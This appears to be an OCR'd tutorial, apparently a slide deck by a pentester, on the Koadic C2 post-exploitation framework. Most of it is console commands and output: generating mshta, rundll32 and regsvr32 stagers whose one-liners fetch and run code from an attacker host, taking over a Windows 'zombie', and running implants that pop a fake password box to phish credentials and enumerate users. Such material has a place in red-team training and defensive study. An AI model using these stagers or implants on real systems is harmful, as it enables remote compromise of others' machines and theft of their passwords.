Jihad abdrazak


- 21y Libyan Pentester/Malware analyst | Red teamer but sometimes blue …
- Interested in Windows security + I love writing my bugs POCs in Powershell/Python
- Love searching for windows privilege escalation bugs

Koadic C3 COM Command & Control

- Koadic post-exploiation tool:


What's koadic?

- Koadic… is a post-exploitation tool such as Powershell Empire and meterpreter but It’s a little bit different from them for it performs its operations mostly using Jscript/VBScript.



- Koadic C3 COM Command & Control installation:

```
git clone https://github.com/zerosum0x0/koadic.git
cd koadic
pip3 install -r requirements.txt
./koadic
```



- It provides wonderful C2 payloads generators:

```
-{ Koadic C3 - COM Command & Control }-
      Windows Post-Exploitation Tools
                Endless Intellect

              ~[ Version:  0xB ]~
              ~[ Stagers:    6 ]~
              ~[ Implants:  46 ]~


(koadic: sta/js/mshta)$ use stager/js/
bitsadmin     mshta         rundll32_js
disk          regsvr        wmic
(koadic: sta/js/mshta)$ use stager/js/
```

- Here, we'll use the following stager generators:
  1. MSHTA
     2. Regsvr
        3. Rundll32.js

- Use stager/js/mshta

  By mitre ATT&CK base:
  Mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files. [6] HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser.

```
(koadic: sta/js/mshta)$ use stager/js/
bitsadmin     mshta         rundll32_js
disk          regsvr        wmic
(koadic: sta/js/mshta)$ use stager/js/mshta
(koadic: sta/js/mshta)$ set LHOST 192.168.230.129
[+] LHOST ⇒ 192.168.230.129
(koadic: sta/js/mshta)$ set LPORT 444
[+] LPORT ⇒ 444
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.230.129:444/jzjCp
[>] mshta http://192.168.230.129:444/jzjCp
(koadic: sta/js/mshta)$
```

- Use stager/js/rundll32_js

  Attackers abuse rundll32 to execute malicious code

```
(koadic: sta/js/mshta)$ use stager/js/rundll32_js
(koadic: sta/js/rundll32_js)$ set LHOST 192.168.230.129
[+] LHOST ⇒ 192.168.230.129
(koadic: sta/js/rundll32_js)$ set LPORT 444
[+] LPORT ⇒ 444
(koadic: sta/js/rundll32_js)$ run
[+] Spawned a stager at http://192.168.230.129:444/AKbGY
[>] rundll32.exe javascript:"\..\mshtml, RunHTMLApplication ";x=new%20ActiveXObject("Msxml2.ServerXMLHTTP
.6.0");x.open("GET","http://192.168.230.129:444/AKbGY",false);x.send();eval(x.responseText);window.close(
);
(koadic: sta/js/rundll32_js)$
```

- Use stager/js/regsvr

  By Mitre ATT&CK base:

  Adversaries may abuse Regsvr32.exe to proxy execution of malicious code. Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including dynamic link libraries (DLLs), on Windows systems. Regsvr32.exe is also a Microsoft signed binary.

```
(koadic: sta/js/rundll32_js)$ use stager/js/regsvr
(koadic: sta/js/regsvr)$ set LHOST 192.168.230.129
[+] LHOST ⇒ 192.168.230.129
(koadic: sta/js/regsvr)$ set LPORT 444
[+] LPORT ⇒ 444
(koadic: sta/js/regsvr)$ run
[+] Spawned a stager at http://192.168.230.129:444/IGTl9
[>] regsvr32 /s /u /n /i:http://192.168.230.129:444/IGTl9 scrobj
(koadic: sta/js/regsvr)$
```

- After receiving the victim OS let’s make some noise!

```
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.230.129:444/mGn2n
[>] mshta http://192.168.230.129:444/mGn2n
[+] Zombie 0: Staging new connection (192.168.230.1) on Stager 0
[+] Zombie 0: DESKTOP-331AAUV\IT* @ DESKTOP-331AAUV -- Windows 10 Pro
(koadic: sta/js/mshta)$ zombies

        ID   IP              STATUS  LAST SEEN
        ---  ----------      ------- -------------
        0*   192.168.113.217 Alive   2021-08-31 07:07:19

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/mshta)$
```

Useful Koadic Commands

- Some commands to use after receiving the victim's OS:
  1. Write "Zombies" to show the list of victims OS
  2. Write "use zombies <Victim's OS ID>" to start use post-exploitation modules on the victim's OS.
  3. Write "Zombies" <Victim's OS ID> to show info about the victim's OS


Koadic Post-exploitation modules

- The user’s reaction with Koadic Post-exploitation modules

Koadic Post-exploitation modules

- Use implant/phish/password_box

```
(koadic: imp/gat/user_hunter)$ use implant/phish/password_box
(koadic: imp/phi/password_box)$ set ZOMBIE 0
[+] ZOMBIE ⇒ 0
(koadic: imp/phi/password_box)$ run
[*] Zombie 0: Job 1 (implant/phish/password_box) created.
[+] Zombie 0: Job 1 (implant/phish/password_box) completed.
Input contents:
1234
(koadic: imp/phi/password_box)$
```



use implant/phish/password_box

- Use implant/gather/enum_users (It Collects the list of logged users on the victim’s OS)

```
(koadic: imp/fun/thunderstruck)$ use implant/gather/enum_users
(koadic: imp/gat/enum_users)$ set ZOMBIE 0
[+] ZOMBIE ⇒ 0
(koadic: imp/gat/enum_users)$ run
[*] Zombie 0: Job 4 (implant/gather/enum_users) created.
[+] Zombie 0: Job 4 (implant/gather/enum_users) completed.
[+] Zombie 0: Job 4 (implant/gather/enum_users)

Logged in users on 192.168.113.217
==================================

DESKTOP-331AAUV\IT

(koadic: imp/gat/enum_users)$
```

Koadic Post-exploitation modules

- I’ll cover the following post-exploitation modules:

  Phishing:

  use implant/phish/password_box

It’s The end… goodBye!

Follow me in the twitter and Github:

homjxi0e (Xe0xx0e) (github.com)

https://twitter.com/harr0ey

It’s The end… goodBye! (2)

Thank you all!

homjxi0e (Xe0xx0e) (github.com)

https://twitter.com/harr0ey